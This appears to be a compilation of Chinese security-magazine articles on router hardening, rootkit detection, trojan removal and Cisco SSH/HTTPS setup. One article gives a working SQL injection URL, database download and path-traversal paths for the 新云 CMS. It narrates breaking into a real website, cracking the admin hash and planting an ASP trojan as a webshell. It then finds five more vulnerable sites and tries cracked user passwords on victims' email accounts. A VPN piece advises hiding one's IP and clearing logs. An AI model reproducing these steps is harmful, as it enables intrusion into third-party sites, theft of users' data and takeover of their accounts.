正常情况下，为了对网络进行诊断，一些诊断程序（比如 ping 等）会发出 ICMP 响应请求报文（ICMP ECHO），接收计算机接收到 ICMP ECHO 后，会回应一个 ICMP ECHO Reply 报文。而这个过程是需要 CPU 处理的，有的情况下还可能消耗掉大量的资源，比如处理分片的时候。如果攻击者向目标计算机发送大量的 ICMP ECHO 报文（产生 ICMP 洪水），则目标计算机忙于处理这些 ECHO 报文，而无法继续处理其他的网络数据报文，这也是一种拒绝服务攻击。这就是所谓的 Smurf 攻击。

另外，黑客利用 ICMP 重定向和 ARP 混杂在一起，向路由器发起攻击。ICMP 重定向报文是 ICMP 控制报文中的一种。在特定的情况下，当路由器检测到一台计算机使用非优化路由的时候，它会向该主机发送一个 ICMP 重定向报文，请求主机改变路由。路由器也会把初始数据报向它的目的地转发。ICMP 虽然不是路由协议，但是有时也可以指导数据包的流向（使数据流向正确的网关）。ICMP 协议通过 ICMP 重定向数据包（类型 5、代码 0：网络重定向）

达到这个目的。

可以通过在边界路由器上设定过滤所有 ICMP 重定向数据来实现，但这只能阻止外部的攻击者，如果攻击者和目的主机在同一个网段则没有很好的解决办法。当路由器采用动态协议时，攻击者可以伪造路由包，损坏路由器的路由表。

路由器可以使用如下命令关闭 ICMP 不可达、ICMP 重定向和 ICMP 掩码答复选项，提高网络边界路由器，尤其是外部接口的安全性能：

```
Router (config-if) #no ip unreachable
```

```
Router (config-if) #no ip redirect
```

```
Router (config-if) #no ip mask-reply
```

当然，还有一些服务我们这里没有提到，比如路由器维护操作协议（Maintenance Operation Protocol）等，这些服务都工作在很早以前的网络设备上。

可以参考 RFC 中的资料，利用 no services\_name 关闭它们。最后，如果发现哪些端口是路由器不提供服务的端口，建议进入端口配置模式，利用 shutdown 命令关闭这些接口。

## 检测 Rootkit

多数 Rootkit 会运用内核的力量来隐藏自己，怎样在 CentOS 或 Debian 等 Linux 服务器中检测 Rootkit 呢？不妨试试采用下面的工具进行检测（为实现最好效果，请从 Linux Live Security CD 上运行）。

### Zeppoo

Zeppoo 允许用户通过运用 /dev/kmem 和 /dev/mem 在 Linux 平台上检测 i386 和 x86\_64 架构上的 Rootkit，还可以检测隐藏的任务、连接、误用的符号、系统调用等内容。

### Chkrootkit

Chkrootkit 可以在本地检查 Rootkit 的蛛丝马迹，需键入下面的命令进行安装：

```
$ sudo apt-get install chkrootkit
```

要查找 Rootkit，需键入：

```
$ sudo chkrootkit
```

查找可疑字符串，需键入：

```
$ sudo chkrootkit -x | less
```

要指定 Chkrootkit 所用的外部命令（如 awk、grep 等）

的路径，需要在只读模式中用 nfs 装载 /mnt/safe，并将 /mnt/safe 的二进制 PATH 设定为可信任的，为此需要键入：

```
$ sudo chkrootkit -p /mnt/safe
```

### rkhunter

rkhunter 是个基于 UNIX 的工具，可扫描 Rootkit、后门和潜在的本地漏洞利用。它也是一个外壳脚本，可在本地系统上执行各种检查，检测已知的 Rootkit 和恶意软件，还能执行检查并查看命令和系统启动文件是否被篡改，检查网络接口（包括监听应用程序）。

安装 rkhunter 的命令：

```
$ sudo apt-get install rkhunter
```

在本地执行各种检查命令：

```
$ sudo rkhunter -check
```

检查是否存在文本数据文件的更新版本的命令：

```
$ sudo rkhunter -update
```

告诉 rkhunter 到哪些目录中查找它所需要的不同命令：

```
$ sudo rkhunter --check --bindir /mnt/safe
```

潍坊 赵长林

## 当心新云网站管理系统漏洞

新云网站管理系统目前存在多个版本，其对外免费提供下载的版本为 2.x。网站管理类系统大都存在 SQL 注入等漏洞，通过 Google、百度等搜索引擎查找“新云 漏洞”等，以及通过对新云网站管理系统 Version 2.0.0 ACCESS 免费版进行代码和实际测试分析，发现该版本系统存在多个漏洞。

### 新云网站管理系统漏洞

#### 1. 漏洞一：系统中的 articlepost.asp 文件存在注入漏洞

该漏洞的具体位置在 user/articlepost.asp 文件第 333 行。第 333 行代码如下：

```
SQL="select ArticleID,title,content,ColorMode,FontMode,Author,
ComeFrom, WriteTime,username from NC_Article where ChannelID=" &
ChannelID & " And username=" & Newasp.MemberName & " And
ArticleID=" & Request("ArticleID")
```

代码中直接将 Request("ArticleID") 放到查询语句里面了，通过分析 articlepost.asp 文件中的第 333 行上下的代码，没有任何过滤；只要用户有发文章的权限均可以构造以下 SQL 注入语句：

```
articlepost.asp?ChannelID=1&action=view&ArticleID=1%20union%20select%201,2,3,4,5,username,password,8,9%20from%20nc_admin'
```

注册并登录的用户可以直接在浏览器上输入以上语句，就能显示出管理员的表和代码。如果数据库是采用 MSSQL 的，也可以同样加以利用。另外在同文件夹下的 softpost.asp 文件存在类似问题。

#### 2. 漏洞二：数据库文件下载漏洞

该管理系统 Version 2.0.0 Access 免费版中数据库文件的默认名称为 #newasp.mdb，可直接在浏览器中通过输入地址 <http://127.0.0.1/database/%23newasp.mdb> 下载数据库文件。只需将“#”换成“%23”即可下载数据库文件。

#### 3. 漏洞三：文件暴露漏洞

在网址后直接加上 flash/downloadfile.asp?url=uploadfile/./../conn.asp 即可下载 conn.asp 文件。该文件包含了数据库的实际路径等信息，获取这些信息可以下载数据库，甚至获取管理员密码。

### 偶遇目标站点

在网上闲逛时，帮朋友弄一份简历，直接到网上去搜索，下载下来修改一下就可以了。

在搜索过程中找到一家提供个人简历的网站，如图 1 所

示。然后试图从中弄点有用的资料，发现不交钱什么事情都干不了。既然要收费，安全系数应该很高吧？



图 1 偶遇对象

### 从后台寻找关键信息

在网站地址后加上 admin 进入后台管理，如图 2 所示。

在该后台页面中看到“新云网络”、“新云网站管理系统”字样，由此判断该系统极有可能采用的是新云网站管理系统。




图 2 从后台寻找关键信息

#### 技巧：

(1) 网站后台页面、前台页面及其他页面极有可能包含一些说明信息，如开发者的宣传图片、版本、说明等。通过查找这些信息可以确定网站是否采用了现有一些管理系统。

(2) 在对一个网站进行入侵或者安全检测时还可以使用 telport 等软件将网站整个文件全部下载到本地，然后对文字、图片及内容等进行查看，从中获取有用的信息。



## 漏洞实际测试

进行实际测试，看是否存在文件暴露漏洞，如果存在就下载 conn.asp 文件。

在网址后台地址直接加上“flash/downfile.asp?url=uploadfile/././conn.asp”，如图3所示，弹出文件下载安全警告对话框，单击【保存】按钮，将 conn.asp 文件下载并保存到本地。



图3 下载 conn.asp 文件

### 说明

通过浏览器或者其他下载软件下载某网站地址后缀为.asp/.asa 等文件时，文件虽然下载到了本地，但文件中的内网却是普通 html 代码内容，这种情况表明该网站 asp 类文件不能进行下载。

## 获取数据库的实际地址，下载数据库文件

直接打开下载的 conn.asp 文件，从中可以看到数据库的实际地址为网站根目录下的 database 目录，如图4所示。



图4 获取网站数据库信息

在浏览器中输入数据库的实际地址，如果数据中含有#号，则需要将其替换为“%23”，如 http://www.somesite.com/database/%23mydatabase.mdb，按回车键即可将其下载到本地。

## 登录后台并上传 ASP 木马

打开下载的数据库文件，找到并打开“NC\_Admin”表，

复制 password 的 md5 值，然后通过 www.xmd5.com 等网站或者 md5Crack 等软件来破解该 md5 值。

成功破解后，使用它登录后台管理，而后选择“下载中心”将 ASP 木马默认后缀“.asp”更改为图片后缀“.jpg”，然后将其上传到网站，如图5所示。



图5 上传木马文件到后台

通过后台查看该网站的用户情况，发现该网站用户寥寥无几。不过从外表看该网站应是比较专业的，多个相关域名都在运营，只是新云漏洞出现得非常早，都快一年了，该网站还存在，似乎也没有多么专业。

## 备份数据库得到 Webshell

在后台管理中选择“数据备份”将数据库备份为.asp 文件，备份路径为“\admin\databackup”，备份文件名称为“nohack.asp”。

测试 ASP 木马是否能够正常运行。在 IE 浏览器中输入刚才的备份地址：“http://www.×××.com/admin/databackup/nohack.asp”，直接打开得到了 Webshell。

至此，已经得到了网站的 Webshell，后续工作就是提升网站权限，提升权限在本文中不讨论。本文继续探讨如何利用已经获取的信息来进一步获取更多的 Webshell。

## 搜索漏洞关键字

再次从该网站下载 config.asp 文件，可获取“NewCloud Site Manager System Version 2.0.0”关键字，在 Google 中输入该关键字进行搜索，搜索结果中获得了5个结果。

### 说明

(1) 依次打开搜索结果，从中得到一个 about.asp 页面，该页面主要用来说明新云系统的版本等信息。

(2) 从搜索结果中可以获取网站的地址，去掉 about.asp 后直接访问，结果出现了网站文件的直接列表，这是一个意外收获，如图6所示。



图6 获取网站文件列表

(3) 单击“conn.asp”链接打开该网页，获取网站数据库的实际路径，按照前面的方法下载该数据库。

利用 E-mail 地址进行渗透。打开下载的数据库中的 NC\_User 表，从中可以获取注册用户的注册名、注册密码及注册的 E-mail 地址等信息，如图 7 所示。将其注册密码 md5 进行破解，获取其密码，然后依次进行邮箱登录测试，很多情况下，使用注册密码来登录注册邮箱能够成功。

#### 说明

(1) 网站数据库中最重要信息就是用户的注册信息，其中 E-mail 地址和手机号码是垃圾短信和垃圾邮件运营商的重点关注对象。获取这些信息后，运营商就可以发送垃圾短信和垃圾邮件。

(2) 目前还没有包含注册人电子邮件的有效安全措施，一旦网站失陷后，用户的个人隐私信息也就会泄露，会给用户带来一些安全隐患。



姓名	用户名	密码	邮箱	手机
张三	zhangsan	123456	zhangsan@163.com	13800138000
李四	lisi	654321	lisi@163.com	13800138001
王五	wangwu	111111	wangwu@163.com	13800138002
赵六	zhao6	222222	zhao6@163.com	13800138003
孙七	sun7	333333	sun7@163.com	13800138004

图7 获取数据库中用户的注册信息

#### 小结

本文通过对新云网站管理系统中存在的漏洞进行实际测试和运行，成功获得了某一个网站的 Webshell。在测试完毕后，通过在 Google 中搜索新云网站的关键字，又获取了 5 个存在该漏洞的网站地址，在这些网站中还存在可以直接浏览的网站目录和文件，可以很轻易地下载数据库并获取 Webshell。

网站漏洞受害的不仅仅是网站运营商本身，而且在这些网站注册的用户个人信息也会随之泄露，给用户带来一些不必要的安全隐患，因此保证网站安全也就变相保证了注册用户的个人隐私。

所以，不要忽视任何系统漏洞，一定要及时打补丁。

## 使用 VPN 代理隐藏本机 IP

北京 陈小兵

有了 VPN 代理，就可以轻松隐藏自己的 IP 而不暴露身份，甚至可以访问境外的游戏服务器或者网站。虽然在网路上可以搜索到一堆免费的 VPN 账号，但是这些账号生存周期很短，一般二三天就不能使用。

目前在网络上使用的 VPN 主要有两种：一种是自己建立 VPN；另外一种就是使用免费的 VPN 软件，其中还有一些服务器提供的免费 VPN 账号，一般是针对网络游戏玩家，通过这些 VPN 来连接国外的一些游戏服务器。相比较而言，自己建立 VPN 的难度较大，需要硬件支持。而免费的 VPN 软件主要有 Hotspot Shield 等。

Hotspot Shield 软件的下载地址为：<http://www.hotspotshield.com/launch>。

本案例主要利用该软件来实现 VPN 代理。

### 步骤一：安装 VPN 软件

将 VPN 软件下载到本地后，双击“HSS-0.941-install.exe”应用程序即可开始安装。在安装过程中只需要一路单击【Next】按钮即可，安装完毕后可以选中“Launch Hotspot Shield”，单击【Finish】按钮直接运行该 VPN 软件。

#### 说明

在安装过程中会出现硬件安装警告提示信息，该提示信息主要用于提示用户，使用 VPN 虚拟的网卡没有通过微软的徽标测试，可以不用管它，单击【仍然继续】按钮继续安装。

### 步骤二：查看本地 IP 地址

运行 Hotspot Shield 软件前，在 DOS 提示符下使用“ipconfig/all”命令查看本机网络配置情况，如图 1 所示。



图 1 查看本地网络配置情况

步骤三：运行 Hotspot Shield

双击桌面上的“Hotspot Shield Launch”快捷方式运行该软件。“Hotspot Shield”启动后会打开一个网页，如图 2 所示。



图 2 启动 Hotspot Shield

单击“Run Hotspot Shield”绿色按钮，开始运行。

说明

- (1) 如果计算机里原来安装有防火墙软件，在运行“Hotspot Shield”后，出现防火墙拦截信息，此时需要允许 openvpn.exe 访问网络。
- (2) “Hotspot Shield”建立连接后，会在网页显示其分配给本地的 IP 地址及 State（状态），该 IP 地址是 VPN 所分配的，如图 3 所示。



图 3 显示 VPN 连接状态

- (3) “Hotspot Shield”是一款非常不错的免费 VPN 软件，唯一的缺点就是会显示广告信息。
- “Hotspot Shield”会在显示 VPN 的相关信息后前往“Hotspot Shield”的主站，并显示一些广告信息。用户在使用 IE 等浏览器时仍会显示一些广告信息。

目前网上有一些去除其广告的方法，但仅对非 Windows 系统有效。

步骤四：查看 Hotspot Shield 的 VPN 配置及连接情况

在 Windows 任务栏的右下角中右键单击绿色的小盾牌，然后在其中选择“Properties”，在出现的 IE 等浏览器中会出现其配置地址“http://127.0.0.1:895/config/”。

在该页面中单击“more”，接着会看到更多的信息，如 VPN 服务器地址信息等，如图 4 所示。



图 4 查看 VPN 配置信息

说明

此时再次在 DOS 提示符下使用“Ipconfig /all”命令，可以看到网络信息中多了一个 IP 地址信息，该 IP 地址就是 VPN 服务器分配的 VPN 地址。

步骤五：验证 VPN 代理情况

使用 IE 等浏览器在地址栏中输入“http://www.ip138.com/ips.asp”并打开，在其中可以看到 ip138 网站查询到的 IP 地址来自“美国”。

说明

- (1) 此时打开 3389 远程登录器，连接一个 3389 终端服务器，进入后在 DOS 提示符下使用“netstat -an”命令查看网络连接，该网络连接显示的地址为美国的 IP 地址“38.99.101.129”。
- (2) 使用 VPN 代理后，所有连接地址均来自美国。
- (3) 使用 VPN 代理后，访问某些网络，其速度会变慢。

## 小结

本案例介绍了使用免费的 VPN 软件“Hotspot Shield”来建立 VPN 连接的方法，可以很好地隐藏本机 IP 地址。虽

然使用 VPN 代理能够隐藏自己的本机 IP 地址，但是世上没有绝对的隐藏，如果真想隐藏访问痕迹，最好结合日志清除的工具软件进行清除。

## 巧用瑞星防火墙查杀木马

如今，木马的危害非常严重，能否及时查杀木马显得尤其重要。如果系统出现异常，怀疑中了木马，杀毒软件却没有报警，如何自我检测？

本文向您介绍一下利用瑞星防火墙 2008 个人版（版本号为 20.29.50）查杀木马的方法。

### 木马的检测

#### 1. 查看正在运行的进程

隐蔽性是木马的通用特征，它会努力把自己隐藏在系统中，想尽一切办法不让人发现。现在的木马在启动时不会在任务栏中产生图标，也不会出现什么特殊窗口。

不过，再狡猾的木马也只是一个应用程序，需要进程来执行，因此可以通过查看系统进程来推断木马是否存在。

在瑞星防火墙中应用“系统状态”选项卡查看正在运行的进程列表，会比在 Windows 任务管理器中查看起来更方便。该选项卡下面有两个子选项，“网络活动”显示开机自动运行的进程，“进程信息”显示所有运行的进程。

显示为红色的进程为可疑进程，鼠标指向它时提示为：“该进程可能被未知模块注入，详情请查看进程中的模块信息”。

右键单击该进程，在出现的快捷菜单中选择【查看模块】命令，可以查看该进程调用的模块，以此来判断该进程是否为木马进程。选择“扫描木马病毒”可以扫描内存中的木马。

#### 2. 查看自启动程序或服务

木马只要运行后，就会想尽一切办法实现自启动，使用的方法包括添加相关的注册表项、修改系统配置文件等。

在瑞星防火墙中应用“启动选项”选项卡查看正在启动的程序，此方法比系统配置实用程序的“启动”选项更具体。

下面主要有两个子选项，其中“登录项”显示开机自动运行的进程，如图 1 所示。“服务项”显示自启动的服务，如图 2 所示。



图1 启动选项-登录项

河南濮阳职业技术学院 亢传伟




图2 启动选项-服务项

#### 3. 查看文件关联

有些木马会在注册表中修改文件关联，在打开系统软件（如记事本）时实现自启动。

可以通过“启动”选项中的“文件关联”来查看是否有木马改变了系统默认的文件关联，如图 3 所示。



图3 启动选项-文件关联

### 木马的清除

#### 1. 结束进程

右键单击要结束的进程，选择【浏览文件目录】命令，打开该进程所在的文件夹，找到对应的文件，直接删除该文件。

结果一定会出错，无法删除，因为该进程没有被结束。要结束该进程，需要选择【结束此进程】命令。

#### 2. 删除注册表中的启动项

右键单击要结束的启动项，会出现如图 4 所示的界面。从菜单中选择【跳转到】命令可以直接跳转到注册表的对应启动项上，选择【删除当前选中的项】命令即可删除注册表中的启动项。




图4 启动选项-快捷菜单

#### 3. 删除木马程序

结束进程后，便可删除该进程对应的文件了。

以上介绍的查杀木马的方法可以用在没有专杀工具的情况下。如果再配合使用 360 安全卫士、木马克星、木马客等专杀工具，能更加准确、彻底地查杀木马。



## 路由器之口令与连接安全

### 口令管理策略

网络设备的访问口令分为端口登录口令和特权用户口令。使用端口登录口令可以登录到路由器，一般只能查看部分信息，而使用特权用户口令登录可以使用全部的查看、配置和管理命令。特权用户口令是登录路由器后进入特权模式的专用口令，不能用于端口登录，应避免两个口令相同。

创建网络设备的访问口令时应注意：口令的长度是 1~25 个任意字符；口令的首字符不能是数字；口令中的空格将被忽略，但所有首字符后面的空格不被忽略。

为了避免黑客利用暴力破解攻击（字典攻击），建议使用强口令：最少 7~10 个字符；混合大小写字母和数字组合；至少出现一个非字母字符（!@#\$%）；不使用常用名词单词；可采用随机口令生成工具。

Cisco IOS 12.3（1）和之后的版本允许管理员配置路由器的最小长度，使用 `security password` 配置命令。该命令消除了一些管理员由于测试出现的密码，如 `lab`、`cisco` 等，一旦启用还将影响新创建的口令。

`security password` 的语法如下（注意 `length` 是指定配置口令的最小长度）：

```
security password min-length length
```

#### 1. enable secret 口令

在网络设备初始化（出厂或重新配置）中，都会出现配置 `enable` 和 `enable secret` 口令配置对话框。

`enable` 口令是用来进入 `enable` 模式的，但只是为了兼容 Cisco IOS 软件的老版本。

`enable` 口令是采用明文的形式存在，黑客可以利用截听工具获取其信息。如果试图将 `enable` 密码设置成和 `enable secret` 口令相同的值，系统将提示出错信息。

`enable secret` 口令是使用基于 MD5 加密的单项散列算法来处理网络设备配置文件中的口令。虽然 `enable secret` 的优先级高于 `enable` 口令，但要注意，虽然 MD5 算法是一种不可逆的算法，可是它仍然无法避免暴力字典攻击。

```
Router# show running-config
!hostname Router
!no logging console
enable secret 5 $1$ptmj$VrErS/tehv55JjaqFMzTB/!
```

#### 2. 配置控制台口令

默认情况下，利用 `Console` 口控制台登录路由器是

#### ▼ Vfast 网络安全技术研究小组

不需要口令的。尽管可以通过控制台登录的用户大多是可靠的，但也应配置相应的口令，防止内部物理入侵的可能。

```
Router (config) # line console 0
```

```
Router (config-line) # login
```

```
Router (config-line) # password CantGessMeVTY
```

需要注意的是，口令是以明文的方式显示的（未加密）。明文显示的口令是一个很大的威胁，攻击者可以获得对 EXEC 级别的访问控制。如果要改变这一状况，可以采用本文后面提到的 `service password-encryption` 命令消减这一漏洞。

#### 3. 限制 vty 用户访问

网络设备支持多个 Telnet 会话，都是借助逻辑的 vty 连接来服务的。

可以利用 `line vty 0 99` 命令替代 `line vty 0 4`，将 Telnet 的会话数增加到 100 个。

可用如下命令设置 vty 访问密码，但要注意的是，即使用户通过了 vty 密码，也要通过 `enable secret` 密码验证。

```
Router (config) # line vty 0 4
```

```
Router (config-line) # login
```

```
Router (config-line) # password CantGessMeVTY
```

`Router (config-line) # transport input telnet`（仅接受 telnet 协议连接）

如果不为网络设备设置 `enable` 密码，就不能通过 vty 访问网络设备。但这是一种误导，如果只是设置了 `enable` 密码，那么所有的 vty 连接都可以进入 EXEC 模式，所以必须启用 `enable secret` 密码。

放弃 `enable` 密码吧。

#### 4. 配置 AUX 口令

默认情况下，一些路由器是不启用 AUX 接口的，如果需要配置 AUX 接口提供远程拨号连接，必须启用用户密码。操作步骤如下：

```
Router (config) # line aux 0
```

```
//进入 AUX 接口模式
```

```
Router (config-line) # modem inout
```

```
//允许此链路上的 Modem 呼叫
```

```
Router (config-line) # speed 9600
```

```
//设置线速
```

```
Router (config-line) # transport input all
```

```
//允许所有协议适用此链路
```

```
Router (config-line) # flowcontrol hardware
//启用 RTS/CTS 流控制
Router (config-line) # login
//使用下面的口令登录
Router (config-line) # password CantGessMeVTY
//配置口令
```

## 5. 启用加密口令

除了 enable secret 口令之外，所有上述口令都是明文保存在网络配置中的。使用 show running-config 命令即可查看。

使用 service password-encryption 命令可以将所有的口令都进行加密处理。可以采用 vigenere 加密，在配置文件中用数字 7 来表示。要注意的是，该口令的破解方法在很多网站都有，所以其安全性也值得怀疑。

```
Router (config) # service password-encryption
Router # show running-config
enable password 7 06020026144A061E
!
line con 0
password 7 0956F57A109A
!
line vty 0 4
password 7 034A18F366A0
!
line aux 0
password 7 7A4F5192306A
```

## 6. 关闭口令恢复机制

默认情况下，网络设备都以利用启动期间 break 方式进入到 ROMMON 模式，进行口令恢复操作。这就存在一个安全隐患，任何人只要靠近网络设备，就可以通过控制台端口进入到 ROMMON 模式，然后重新设定 enable secret 口令。no service password-recovery 密令可以消除这类威胁。

启动 no service password-recovery 的过程和影响如下：

```
Router (config) # no service password-recovery
WARNING:
```

Executing this command will disable password recovery mechanism. Do not execute this command without another plan for password recovery.

Are you sure you want to continue? [yes/no]: yes

```
Router (config) #
```

## 限制远程管理

设备安全保护是要求设备自身具备多种安全保护的功能与能力，从控制平面、管理平面和数据平面 3 个方面实现立体化全面安全防范机制，使得作为网络基本组成部分的每个元素都能够进行自我保护，实现自我安全。但网

络设备出现安全漏洞的原因很多是由于人为操作不规范引起的。

在本地访问中，只能通过控制台和辅助线路来访问用户 EXEC 模式。但很多时候是管理员以更多的方式来远程访问路由器，如 Telnet、SSH、HTTP、HTTPS 和 SNMP。

管理员应该建立 vty 访问控制，如果是边界路由器，并且不存在外部管理的可能性，应该阻止外部的 vty 访问。

可以使用 ACL，授权特定的 IP 地址能够使用 vty，下面的例子中，显示了只授权 192.168.0.252 主机对网络设备 vty 0~4 的 Telnet 连接：

```
Router (config) # access-list 30 permit 192.168.0.252
Router (config) # line vty 0 4
Router (config-line) # access-class 30 in
```

有一半以上的管理员习惯用 Telnet 管理路由器和其他网络设备，建议不要使用它。Telnet 通过网络以明文形式发送用户信息。尤其是边界路由器需要利用 SSH 替代 Telnet，尽可能保持远程访问安全。

## 安全的 Shell (SSH)

有的时候很怀念 UNIX 早期时代，由于没有对安全环境的过高需求，没有必要做那么多的安全加固工作。很多远程工具都是从这个年代沿袭下来的，它们在网络上以明文形式发送信息，黑客利用 Sniffer 工具很容易就可以窃听到。

SSH 是英文 Secure Shell 的简写形式。通过使用 SSH，可以把所有传输的数据进行加密，这样“中间人”这种攻击方式就不可能实现了，而且也能够防止 DNS 欺骗和 IP 欺骗。使用 SSH 还有一个额外的好处，就是传输的数据是经过压缩的，所以可以加快传输的速度。SSH 有很多功能，不但可以代替 Telnet，甚至为 PPP 连接提供一个安全的“通道”。

部署 SSH 要了解：(1) 有两个版本的 SSH 可用；(2) 使用 SSH 须配置 SSH 服务器和客户端；(3) SSH 服务器提供到网络设备 IOS CLI 的安全连接，该连接类似于加密的 Telnet 连接；(4) SSH 客户端运行 SSH 协议连接到 SSH 服务器，必须支持数据加密标准件 DES 或是 3DES 及口令认证；(5) 必须拥有一个支持 DES 和 3DES 的 IOS 映像文件，最低要 Cisco IOS 12.1 (3) T 版本。

## SSH 服务器配置

可以在路由器上设置一个 SSH 服务器，基本步骤如下：

(1) 为路由器指定名称：

```
Router (config) # hostname Router_name
```

(2) 为路由器指定域名：

```
Router (config) # ip domain-name DNS_domain_name
```

(3) 生成加密密钥：

```
Router (config) # crypto key generate rsa
```

(4) 在执行这个命令之前，必须为路由器指定一个名称和域名，否则将会得到一个出错消息。建议使用一个至少 1 024 位密钥。在执行这个命令时，它不会出现在正在运行和已保存的配置文件中。

```
Router (config) # username name secret password
```

```
Router (config) # line vty 0 4
```

```
Router (config-line) # transport input ssh
```

```
Router (config-line) # transport input ssh
```

```
Router (config-line) login local
```

(5) 调整 SSH 服务器（可选）：

```
Router (config) # ip ssh {timeout seconds} |
```

```
[authentication-retries integer]
```

(6) 验证 SSH 服务器操作（可选）：

```
Router# show ssh
```

```
Router# show ip ssh
```

根据上面的配置步骤，我们这里举一个例子。路由器在生成了 RSA 密钥之后，显示了一个 SSH v1.5（Cisco 支持的 v1 增强版）已打开的消息。在本例中，还使用了标准 ACL 和 access-class 语句来限制访问通过 VTY 访问路由器。

```
Router (config) # hostname DaYuan
```

```
DaYuan (config) # ip domain-name Dayuansc.com
```

```
DaYuan (config) # crypto key generate rsa
```

```
The name for the keys will be: DaYuan.Dayuansc.com
```

```
Choose the size of the key modulus in the range of 360 to 2048 for your General Purpose Keys. Choosing a key modulus greater than 512 may take a few minutes.
```

```
How many bits in the modulus [512]: 1024
```

```
% Generating 1024 bit RSA keys ...[OK]
```

```
00:02:25: %SSH-5-ENABLED: SSH 1.5 has been enabled
```

```
DaYuan (config) # username richard secret bigXdogYlover
```

```
DaYuan (config) # username natalie secret
```

```
BIGxDOgyLOVER
```

```
DaYuan (config) # access-list 30 permit 172.16.3.1
```

```
DaYuan (config) # line vty 0 4
```

```
DaYuan (config-line) # login local
```

```
DaYuan (config-line) # access-class 30 in
```

```
DaYuan (config-line) # transport input ssh
```

```
DaYuan (config-line) # transport output ssh
```

```
DaYuan (config-line) # end
```

## SSH 客户端访问连接

很多网络设备也支持配置成 SSH 客户端，但如果要在 Cisco 设备配置 SSH 客户端，必须在完成服务器端前面

部分的步骤 3 以后才可以用。完成了这些步骤后，能从路由器上发起 SSH 客户端连接，可使用以下 EXEC 命令来完成：

```
ssh [-l username] [-c {des | 3des}] [-o number of passwd prompts #] [-p port_#] {IP_Address | hostname} [command]
```

SSH 命令有很多参数。当访问一个远程资源时，要求给出一个用户名进行认证；使用本地认证数据库或外部安全服务器亦是如此。使用“-l”选项来指定用户名，可以使用“-C”选项来指定加密算法。为了改变口令提示符，使用“-o number of passwd prompts”选项。另外，SSH 默认使用端口 22，可以使用“-P”选项改变它。最后必须输入的参数是目的 SSH 服务器的地址或名称。

下面是客户端连接的例子：

```
DaYuan# ssh -l richard 192.168.1.254
```

```
Password: cisco
```

```
DaYuan>
```

## HTTP 访问

绝大多数的路由器都支持使用 Web 浏览器来访问和管理的方法。这个功能虽然很方便，但即使 Web 浏览器的 GUI 界面可以提供良好的路由器控制接口，但除去家用路由器外，一些企业级别的网络设备还是不能从一个 Web 浏览器执行所有的配置和管理选项。

### 配置 HTTP 访问

默认情况下，企业级路由器上的 HTTP 服务器功能是关闭的。要配置 HTTP 访问，使用以下步骤。

(1) 该命令在路由器上打开 HTTP 服务器功能。

```
Router (config) # ip http server
```

(2) 用该命令后面的 3 种基本方法执行 HTTP 认证。

AAA 参数以后讨论；Local 参数指定使用用户名和口令从本地认证数据库来认证；Enable 参数指定 EXEC 访问权；要指定级别为 15 的访问权，即特权级 EXEC 访问权是极其危险的。

```
Router (config) # ip http authentication {aaa | enable | local}
```

(3) 限制通过 HTTP 访问管理端 IP 地址等。

```
Router (config) # ip http access-class standard_ACL_#
```

(4) 默认情况下，路由器使用标准的 80 端口作为 HTTP 连接使用。可以使用该命令改变这个端口到一个不同的号码。

```
Router (config) # ip http port port_#
```

(5) 改变 HTML 文件的位置。默认情况下，路由器使用 Flash 保存该文件，但如果 Flash 中没有足够的存储空间，可以将 HTML 文件移到不同的位置，如 PCMCIA 卡。

```
Router (config) # ip http path URL_location
```

(6) 限制 HTTP 连接数目。

```
Router (config) # ip http max-connections #_of_connections
```

(7) 改变 HTTP 连接的空闲超时值，默认值是 180 秒。

```
Router (config) # ip http timeout-policy idle seconds life
seconds requests number
```

(8) 在 Web 浏览器中测试。

```
http://Router's_IP_address
```

在使用 HTTP 访问来管理路由器时会带来一些安全问题。首先，任何用户名和口令网络中都以明文形式发送，任何操作和命令的执行也是如此。所以，在公共网络上决不要使用 HTTP 来管理路由器，可以使用 HTTPS 替代 HTTP，或者 VPN 保护 HTTP 连接。

## HTTPS 安全访问

可以考虑使用 HTTPS 代替 HTTP，这是一种支持安全套接层（SSL）的 HTTP。思科和华为等企业级路由器上支持 SSL3.0 版本，但必须升级 IOS 的版本支持 SSL。需要注意，HTTPS 使用 TCP 端口 443。如果过滤流量进入路由器，则需要允许这个端口的连接。

在一个 HTTPS 连接中有 3 个主要的组件。

(1) 服务器和客户端设备

使用 HTTPS 服务器和客户端，可以确保在任何数据通过网络发送前，数据需要通过加密和数据包签名保护方式进行发送前的处理。这一过程阻止了所有的监听会话劫持攻击。

(2) 加密集

加密集定义了保护安全连接网络设备的方法，也称其为“变换集”或者加密算法。加密算法用来保护信息的机密性。

在路由器和其他网络设备中，大多支持 DES、RC4 和 3DES 算法。每个被发送的数据包都使用一个散列功能来签名。连接的远程端用数字签名来确定加密的数据包内容是否被篡改，常用的方法是配置 MD5 和 SHA 来保护数据包的完整性。

(3) 证书授权

证书权威（CA）用来发布和管理证书，是提供第三方安全解决方案的主流方法，可防止身份冒用、地址冒用等 90% 以上的攻击。路由器的 HTTPS 功能使用证书和一个 CA 来实现这个功能。然而对于中小型网络来说，设置和维护一个 CA 就太过昂贵了。

HTTPS 配置的步骤（非 CA 结构）如下：

(1) 关闭 HTTP 服务器：

```
Router (config) # no ip http server
```

(2) 指定主机名和域名：

```
Router (config) # hostname Router_name
```

```
Router (config) # ip domain-name domain_name
```

(3) 打开 HTTPS 服务器：

```
Router (config) # ip http server-secure
```

(4) 该命令用于改变默认 443 端口号：

```
Router (config) # ip http secure-port port_#
```

(5) 在 Web 浏览器中测试：

```
https://IP_address_of_server
```

## SNMP 安全

简单网络管理协议 SNMP 是目前应用广泛的网络管理协议。在使用 SNMP 时，当特定的事件发生时，代理能主动地发送通告消息。例如，当一个接口连接或断开时，路由器重启时，路由器能发送一个陷阱消息，陷阱消息是无连接的，而通知消息是有连接的。

SNMP 在 20 世纪 90 年代初迅猛发展，也暴露出了明显的不足，如难以实现大量的数据传输、缺少身份验证和加密机制。

